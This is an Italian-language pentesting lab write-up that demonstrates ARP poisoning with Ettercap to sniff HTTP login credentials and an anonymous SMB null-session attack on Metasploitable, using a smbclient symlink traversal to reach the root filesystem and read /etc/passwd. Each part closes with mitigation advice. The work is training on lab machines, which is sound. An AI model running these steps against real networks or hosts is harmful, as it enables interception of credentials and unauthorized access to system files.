

W15D1 - ARP Poisoning & NULL Session attack

windows, metasploitable - pentesting

ARP poisoning & NULL session

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 20/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
ARP Poisoning	2
Attacco	2
Mitigazione	5
NULL Session	5
Attacco	5
Mitigazione	9

Sommario

Nel laboratorio di oggi andremo ad eseguire un attacco Man In The Middle tramite ARP poisoning a carico della macchina windows che sarà la nostra vittima.

Successivamente Vedremo anche il funzionamento di una vulnerabilità NULL Session sulla macchina metasploitable

Scope

Questi i target aggiunti al nostro scope di oggi:

- Macchina Windows:
 - 10.13.37.4 (NAT Network)
- Metasploitable
 - 192.168.50.101 (Rete Interna)

Tecnologie utilizzate

- Ettercap 0.8.3.1
- Wireshark 4.4.9

ARP Poisoning

Per ARP Poisoning si intende quella tecnica di attacco in cui si inonda la rete di offerte di pacchetti ARP (Address Resolution Protocol) spacciandosi per macchine diverse dalla nostra, di solito si cerca di presentarsi come router o switch all'interno della rete locale in modo da intercettare il traffico tra un client e il router legittimo e poterne sniffare i pacchetti alla ricerca di informazioni.

5357 1825.1183399...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5358 1835.1286335...	PCSSystemtec_98:9a:fd PCSSystemtec_88:e8:...	ARP	42 10.13.37.1 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5359 1835.1286578...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5394 1845.1394431...	PCSSystemtec_98:9a:fd PCSSystemtec_88:e8:...	ARP	42 10.13.37.1 is at 08:00:27:98:9a:fd
5395 1845.1394674...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5403 1855.1519321...	PCSSystemtec_98:9a:fd PCSSystemtec_88:e8:...	ARP	42 10.13.37.1 is at 08:00:27:98:9a:fd
5404 1855.1519557...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5412 1865.1640471...	PCSSystemtec_98:9a:fd PCSSystemtec_88:e8:...	ARP	42 10.13.37.1 is at 08:00:27:98:9a:fd
5413 1865.1640701...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)
5414 1875.1753654...	PCSSystemtec_98:9a:fd PCSSystemtec_88:e8:...	ARP	42 10.13.37.1 is at 08:00:27:98:9a:fd
5415 1875.1753888...	PCSSystemtec_98:9a:fd 52:54:00:12:35:00	ARP	42 10.13.37.4 is at 08:00:27:98:9a:fd (duplicate use of 10.13.37.1 detected!)


Nell'immagine sopra presa da Wireshark vediamo come la nostra Kali stia inondando di pacchetti ARP la rete, spacciandosi per il gateway 10.13.37.1.

Attacco

Per l'attacco di oggi utilizzeremo Ettercap sulla nostra Kali per sniffare il traffico tra la macchina Windows e il router mentre cerchiamo di navigare e autenticarci su un sito in chiaro (http).

Per simulare correttamente il nostro attacco abbiamo utilizzato su entrambe le macchine una **rete NAT di Virtualbox** che ci permette di accedere a Internet e avere entrambe le macchine sulla stessa rete locale.


Una volta avviate entrambe le macchine apriamo Ettercap e dal menu in alto selezioniamo **Hosts -> Scan for Hosts** e gli facciamo fare la scansione di tutte le macchine presenti sulla nostra rete locale



IP Address	MAC Address	Description
10.13.37.1	52:54:00:12:35:00	
10.13.37.2	52:54:00:12:35:00	
10.13.37.3	08:00:27:40:F0:96	
10.13.37.4	08:00:27:88:E8:14	

Come vediamo dai risultati della scansione ha trovato la macchina Windows (10.13.37.4) e il nostro gateway

(10.13.37.1). Li aggiungiamo ai nostri target e poi possiamo avviare l'attacco dall'icona del mondo in alto nella schermata di ettercap e selezionando **ARP poisoning**.



Adesso andiamo sulla macchina windows e verifichiamo che l'arp poisoning sta funzionando

```
C:\Windows\system32>arp -a

Interfaccia: 10.13.37.4 --- 0x3
    Indirizzo Internet    Indirizzo fisico        Tipo
    10.13.37.1            52-54-00-12-35-00      dinamico
    10.13.37.100          08-00-27-98-9a-fd      dinamico
    10.13.37.255          ff-ff-ff-ff-ff-ff      statico
    224.0.0.22            01-00-5e-00-00-16      statico
    224.0.0.252          01-00-5e-00-00-fc      statico
    224.0.0.253          01-00-5e-00-00-fd      statico
    239.255.255.250      01-00-5e-7f-ff-fa      statico

C:\Windows\system32>arp -a

Interfaccia: 10.13.37.4 --- 0x3
    Indirizzo Internet    Indirizzo fisico        Tipo
    10.13.37.1            08-00-27-98-9a-fd      dinamico
    10.13.37.3            08-00-27-40-f0-96      dinamico
    10.13.37.100          08-00-27-98-9a-fd      dinamico
    10.13.37.255          ff-ff-ff-ff-ff-ff      statico
    224.0.0.22            01-00-5e-00-00-16      statico
    224.0.0.252          01-00-5e-00-00-fc      statico
    224.0.0.253          01-00-5e-00-00-fd      statico
    239.255.255.250      01-00-5e-7f-ff-fa      statico
```

I due comandi `arp -a` sono stati dati prima e dopo aver avviato l'attacco, si nota che il mac address associato all'indirizzo del gateway è cambiato, nella seconda istanza corrisponde al mac address della nostra Kali, quindi l'ARP spoofing ha funzionato.

Navighiamo adesso alla pagina di login che utilizza il protocollo http e proviamo ad inserire delle credenziali

Non sicuro testphp.vulnweb.com/login.php

unetix acunetix

monstration site for Acunetix Web Vulnerability Scanner

gories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

e dopo averle inviate vedremo il risultato su ettercap

```
GROUP 1: 10.13.37.4 08:00:27:88:E8:14  
GROUP 2: 10.13.37.152:54:00:12:35:00  
HTTP: 44.228.249.3:80 -> USER: paolo PASS: ciccio INFO: http://testphp.vulnweb.com/login.php  
CONTENT: uname=paolo&pass=ciccio
```

Trattandosi di traffico in chiaro su protocollo http siamo in grado di leggere username e password senza grossi problemi.

Mitigazione

Per mitigare un possibile attacco di ARP poisoning dobbiamo assicurarci di navigare utilizzando sempre protocolli sicuri come https e controllare in maniera restrittiva l'accesso alla nostra rete locale in modo da impedire ad eventuali soggetti ostili di impersonare le macchine al suo interno.

È inoltre possibile implementare all'interno della rete locale dei servizi di monitoraggio attivo della rete che avvisino in caso di cambi improvvisi nella tabella di ARP, oltre che software in grado di prevenire l'ARP poisoning.

NULL Session

La NULL Session è una vulnerabilità che occorre quando un servizio viene configurato male dall'amministratore, permettendo agli utenti di operare senza autenticarsi sul sistema. Ne sono suscettibili storicamente i sistemi windows fino a NT, XP e Server 2003, le versioni successive hanno risolto questa vulnerabilità.

Attacco

Possiamo vedere un esempio utilizzando il protocollo SMB sulla metasploitable

```
(kali㉿kali)-[~]
$ smbclient --user '' --password '' //metasploitable/tmp
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0  Mon Oct 20 05:19:17 2025
..              DR            0  Fri Sep 26 12:31:03 2025
.ICE-unix        DH            0  Mon Oct 20 04:29:07 2025
.X11-unix        DH            0  Mon Oct 20 04:30:07 2025
.X0-lock        HR           11  Mon Oct 20 04:30:07 2025
4574.jsvc_up     R            0  Mon Oct 20 04:31:33 2025

7282168 blocks of size 1024. 5413944 blocks available
smb: \> █
```

Utilizzando smbclient possiamo autenticarci senza credenziali all'interno del sistema sfruttando una delle cartelle condivise e operare liberamente, ad esempio creando un link che ci permetta di uscire dalla directory /tmp per farci esplorare l'intero filesystem, con il comando:

```
symlink ../../../../../../../../../../ rfs
```

che è un comando di smbclient per creare un link simbolico, abbiamo messo più volte il percorso relativo della directory superiore per essere sicuri di assegnare la root del sistema non sapendo dove sia collocata la cartella in cui ci troviamo di default, e abbiamo chiamato il link **rfs**.

Adesso cambiando directory seguendo il nostro link ci troveremo nella root del filesystem del nostro target

```
smb: /> cd rfs/
smb: /rfs/> pwd
Current directory is \\metasploitable\tmp\rfs/
smb: /rfs/> ls
.
```

..	DR	0	Fri Sep 26 12:31:03 2025
initrd	DR	0	Tue Mar 16 18:57:40 2010
media	DR	0	Tue Mar 16 18:55:52 2010
bin	DR	0	Sun May 13 23:35:33 2012
lost+found	DR	0	Tue Mar 16 18:55:15 2010
mnt	DR	0	Wed Apr 28 16:16:56 2010
sbin	DR	0	Sun May 13 21:54:53 2012
metasploit-nokali	R	0	Fri Sep 26 12:31:03 2025
initrd.img	R	7929183	Sun May 13 23:35:56 2012
home	DR	0	Fri Oct 17 04:54:34 2025
lib	DR	0	Sun May 13 23:35:22 2012
usr	DR	0	Wed Apr 28 00:06:37 2010
proc	DR	0	Mon Oct 20 04:29:00 2025
root	DR	0	Mon Oct 20 04:30:07 2025
sys	DR	0	Mon Oct 20 04:29:00 2025
boot	DR	0	Sun May 13 23:36:28 2012
nohup.out	R	44034	Mon Oct 20 04:30:06 2025
etc	DR	0	Mon Oct 20 04:29:10 2025
dev	DR	0	Mon Oct 20 04:29:07 2025
vmlinuz	R	1987288	Thu Apr 10 12:55:41 2008
opt	DR	0	Tue Mar 16 18:57:39 2010
var	DR	0	Wed Mar 17 10:08:23 2010
cdrom	DR	0	Tue Mar 16 18:55:51 2010
tmp	D	0	Mon Oct 20 06:02:17 2025
srv	DR	0	Tue Mar 16 18:57:38 2010

```
7282168 blocks of size 1024. 5413944 blocks available
smb: /rfs/> █
```

da qui possiamo andare a visualizzare e modificare files di sistema come ad esempio il file degli utenti `/etc/passwd` utilizzando il comando `more`


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
danix:x:1003:1003::/home/danix:/bin/bash
/tmp/smbmore.HwBKcb (END)
```

Chiaramente da qui potremmo andare a fare operazioni molto più dannose e distruttive, ma ci fermeremo qui ai fini dell'esercizio.

Mitigazione

Per mitigare questa vulnerabilità bisogna tenere aggiornato il sistema operativo, patch di sicurezza vengono rilasciate periodicamente e vanno a correggere eventuali vulnerabilità esistenti. Si può inoltre rimuovere l'avvio di tutti i servizi non necessari in modo da ridurre la superficie d'attacco del sistema, andando a configurare correttamente i servizi invece necessari, assicurandoci di obbligare i client ad autenticarsi sul nostro server ed evitando di utilizzare gli account anonimi (guest, anonymous, ecc) per usufruire dei servizi attivi sul server.

Un'ulteriore attività che è possibile intraprendere e che va ad incrementare la sicurezza generale oltre che ridurre la possibilità di attacchi NULL session, è l'implementazione di un servizio di monitoraggio degli accessi oltre che di policy adeguate per l'accesso ai files, in questo modo ad esempio, solo gli amministratori di sistema potranno visualizzare o modificare i files di sistema del server, mentre gli utenti normali potranno operare solo nell'ambito delle loro funzioni.

Concludiamo così il nostro laboratorio di oggi.

Alla prossima.

